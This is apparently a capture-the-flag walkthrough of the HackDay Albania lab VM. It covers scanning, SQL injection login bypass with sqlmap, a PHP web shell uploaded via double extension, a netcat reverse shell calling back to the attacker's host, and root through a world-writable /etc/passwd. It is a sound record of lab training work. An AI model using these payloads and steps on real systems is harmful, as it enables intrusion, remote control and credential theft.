hackday_albania

discover victim ip

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:81:02:cc      1      60  PCS Systemtechnik GmbH
10.0.2.81       08:00:27:ec:be:35      1      60  PCS Systemtechnik GmbH
```

port scan

```
root@kali:/pwn/alby# nmap -sC -sV -p- -oA alby.txt hackday
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-29 11:13 EST
Nmap scan report for hackday (10.0.2.81)
Host is up (0.000076s latency).
rDNS record for 10.0.2.81: hackday.local
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 39:76:a2:f0:82:5f:1f:75:0d:e4:c4:c5:a7:48:b1:58 (RSA)
|   256 21:fe:63:45:2c:cb:a1:f1:b6:ba:36:dd:ed:d3:d9:48 (ECDSA)
|_  256 25:94:fb:00:c2:c0:ef:30:4a:02:d2:39:d5:57:17:a8 (ED25519)
8008/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 26 disallowed entries (15 shown)
| /rkfpuzrahngvat/ /slgqvasbiohwbu/ /tmhrwbtcjpixcv/
| /vojtydvelrkzex/ /wpkuzewfmslafy/ /xqlvafxgntmbgz/ /yrmwbgyhouncha/
| /zsnxchzipvodib/ /atoydiajqwpejc/ /bupzejbkrxqfkd/ /cvqafkclsyrgle/
|_/unisxcudkqjydw/ /dwrbgldmtzshmf/ /exschmenuating/ /fytdinfovbujoh/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: HackDay Albania 2016
```


curl robots.txt, saved it to a file, use cut to filter out the 2nd field and save the output as r.txt

```
root@kali:/pwn/alby# cat robots.txt | cut -d ':' -f2 | tee r.txt
 /rkfpuzrahngvat/
 /slgqvasbiohwbu/
 /tmhrwbtcjpixcv/
 /vojtydvelrkzex/
 /wpkuzewfmslafy/
 /xqlvafxgntmbgz/
 /yrmwbgyhouncha/
 /zsnxchzipvodib/
 /atoydiajqwpejc/
 /bupzejbkrxqfkd/
 /cvqafkclsyrgle/
 /unisxcudkqjydw/
 /dwrbgldmtzshmf/
 /exschmenuating/
 /fytdinfovbujoh/
 /gzuejogpwcvkpi/
 /havfkphqxdwlqj/
 /ibwglqiryexmrk/
 /jcxhmrjszfynsl/
 /kdyinsktagzotm/
 /lezjotlubhapun/
 /mfakpumvcibqvo/
 /ngblqvnwdjcrwp/
 /ohcmrwoxekdsxq/
 /pidnsxpyfletyr/
 /qjeotyqzgmfuzs/
```

reads r.txt, remove whitespace and saves it to file url.txt

```
root@kali:/pwn/alby# cat r.txt | sed -e 's/^[[:space:]]*//' | tee url.txt
/rkfpuzrahngvat/
/slgqvasbiohwbu/
/tmhrwbtcjpixcv/
/vojtydvelrkzex/
/wpkuzewfmslafy/
/xqlvafxgntmbgz/
/yrmwbgyhouncha/
/zsnxchzipvodib/
/atoydiajqwpejc/
/bupzejbkrxqfkd/
/cvqafkclsyrgle/
/unisxcudkqjydw/
/dwrbgldmtzshmf/
/exschmenuating/
/fytdinfovbujoh/
/gzuejogpwcvkpi/
/havfkphqxdwlqj/
/ibwglqiryexmrk/
/jcxhmrjszfynsl/
/kdyinsktagzotm/
/lezjotlubhapun/
/mfakpumvcibqvo/
/ngblqvnwdjcrwp/
/ohcmrwoxekdsxq/
/pidnsxpyfletyr/
/qjeotvqzqmfuzs/
```


Simple bash script that does curl to all the entries in robots.txt




```
#!/bin/bash
input="url.txt"
base_url="http://hackday:8008"

while IFS= read -r line
do
        echo -e "\n\n~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~"
        echo START
        echo "~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~"

        echo $base_url$line
        echo -e "\n"
        curl $base_url$line

        echo -e "\n\n~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~"
        echo END
        echo "~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~"

done < $input
```

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
START
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
http://hackday:8008/unisxcudkqjydw/


IS there any /vulnbank/ in there ???


~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
END
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~



~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
START
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
http://hackday:8008/dwrbgldmtzshmf/


<!DOCTYPE html>
<html lang="en">
<head>
        <meta charset="UTF-8">
        <title>Hmmmm????</title>
</head>
<body>
        <center><img src="background.jpg"></center>
</body>
</html>

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
END
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

Suspicious entry



vulnbank website



Testing for sql injection:
admin'

Capture http post in burp for sqlmap

Request

Raw | Params | Headers | Hex

```
POST /unisxcudkqjydw/vulnbank/client/login.php HTTP/1.1
Host: hackday:8008
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hackday:8008/unisxcudkqjydw/vulnbank/client/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Cookie: PHPSESSID=1c5la69p0l2pt24gv3bkc39lr1
Connection: close
Upgrade-Insecure-Requests: 1

username=admin%27&password=
```


sqlmap answer

```
[11:44:06] [INFO] parsing HTTP request from 'req.txt'
[11:44:06] [WARNING] it appears that you have provided tainted parameter values ('username=admin'')
 test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] Y
```


```
[11:44:09] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[11:44:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:44:24] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:44:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[11:44:24] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[11:44:25] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[11:44:25] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
sqlmap got a 302 redirect to 'http://hackday:8008/unisxcudkqjydw/vulnbank/client/index.php'. Do you want to follow? [Y/n] n
```

```
[11:44:59] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 RLIKE time-based blind' injectable
[11:44:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:44:59] [INFO] automatically extending ranges for UNION query injection technique tests as there is at lea
[11:44:59] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[11:44:59] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[11:45:00] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[11:45:00] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[11:45:00] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[11:45:00] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[11:45:00] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[11:45:00] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[11:45:00] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[11:45:00] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[11:45:00] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 2463 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: username=admin' RLIKE SLEEP(5)-- SlBj&password=
---
[11:46:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: PHP 7.0.33, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
```

Copy and paste admin' RLIKE SLEEP(5)-- SlBj into username inputbox



Will be automatically logged on



Php file to be uploaded

```php
<?php

if (isset($_GET['cmd'])) {
        echo "<pre>";
        system($cmd);
        echo "</pre>";
} else {
        echo "?cmd={RCE}";
}

?>
~
```

No syntax errors

```
root@kali:/pwn/alby# php -l reverse.php
No syntax errors detected in reverse.php
```

Error on uploading

> After we got hacked we our allowing only image files to upload such as jpg , jpeg , bmp etc...


Double extensions

```
root@kali:/pwn/alby# file reverse.php.jpg
reverse.php.jpg: PHP script, ASCII text
```

Ticket Created Successfully


Go to Main Page

Checking `images`




Right click view images

Single banned extension



Allowed double extensions



Retry with direct reverse shell


```php
<?php

$cmd = 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.57 4444 >/tmp/f';
system($cmd);

?>
```

Problem:
Attachment: reverse.php
View Ticket

Problem:
Attachment: reverse.php.jpg
View Ticket

Problem:
Attachment: reverse.php.jpg
View Ticket

Reverse shell popped



```
root@kali:/pwn/alby# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.57] from (UNKNOWN) [10.0.2.81] 51892
/bin/sh: 0: can't access tty; job control turned off
$
```

Enumeration:

DB creds

```
$db_host = "127.0.0.1";
$db_name = "bank_database";
$db_user = "root";
$db_password = "NuCiGoGo321";
```

Shows that taviso can elevate himself to root

```
$ ls -lah
total 32K
drwxr-xr-x 4 taviso taviso 4.0K Oct 29  2016 .
drwxr-xr-x 3 root   root   4.0K Oct  9  2016 ..
-rw------- 1 root   root     17 Oct 29  2016 .bash_history
-rw-r--r-- 1 taviso taviso  220 Oct  9  2016 .bash_logout
-rw-r--r-- 1 taviso taviso 3.7K Oct  9  2016 .bashrc
drwx------ 2 taviso taviso 4.0K Oct  9  2016 .cache
drwxrwxr-x 2 taviso taviso 4.0K Oct 29  2016 .nano
-rw-r--r-- 1 taviso taviso  655 Oct  9  2016 .profile
-rw-r--r-- 1 taviso taviso    0 Oct 29  2016 .sudo_as_admin_successful
$ groups taviso
taviso : taviso adm cdrom sudo dip plugdev lxd lpadmin sambashare
```

Password file is writable

```
$ ls -lah /etc/passwd
-rw-r--rw- 1 root root 1.6K Oct 22  2016 /etc/passwd
$
```

```
$ openssl passwd -1 password
$1$4uIwraHQ$Ay5mgEw1yQ/nPyX5LRaVk.
$
```

Copy passwd file to /tmp
Change to /tmp
Replace taviso:x with the results of openssl
Confirm that x is being replaced with openssl hash above

```
$ cp /etc/passwd /tmp
$ cd /tmp
$ sed -i 's/taviso:x/taviso:$1$4uIwraHQ$Ay5mgEw1yQ\/nPyX5LRaVk./g' passwd
$ cat passwd
```

```
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
taviso:$1$4uIwraHQ$Ay5mgEw1yQ/nPyX5LRaVk.:1000:1000:Taviso,,,:/home/taviso:/bin/bash
```

Replace /etc/passwd with our edited one and confirm that entry has been replaced

```
$ cat passwd > /etc/passwd
$ cat /etc/passwd | grep taviso
taviso:$1$4uIwraHQ$Ay5mgEw1yQ/nPyX5LRaVk.:1000:1000:Taviso,,,:/home/taviso:/bin/bash
$
```

Test that login is successful

```
root@kali:/pwn/alby# ssh taviso@hackday
taviso@hackday's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

148 packages can be updated.
1 update is a security update.


*** System restart required ***
Last login: Sat Oct 29 23:07:00 2016
taviso@hackday:~$
```

Privilege escalation

```
taviso@hackday:~$ sudo su
[sudo] password for taviso:
root@hackday:/home/taviso#
```

Flag

```
root@hackday:~# ls -lah
total 28K
drwx------  3 root root 4.0K Oct 22  2016 .
drwxr-xr-x 23 root root 4.0K Nov 29 17:26 ..
-rw-------  1 root root   58 Oct 22  2016 .bash_history
-rw-r--r--  1 root root 3.1K Oct 22  2015 .bashrc
-rw-r--r--  1 root root   61 Oct  9  2016 flag.txt
drwxr-xr-x  2 root root 4.0K Oct  9  2016 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
root@hackday:~# cat flag.txt
Urime,
Tani nis raportin!

d5ed38fdbf28bc4e58be142cf5a17cf5
root@hackday:~#
```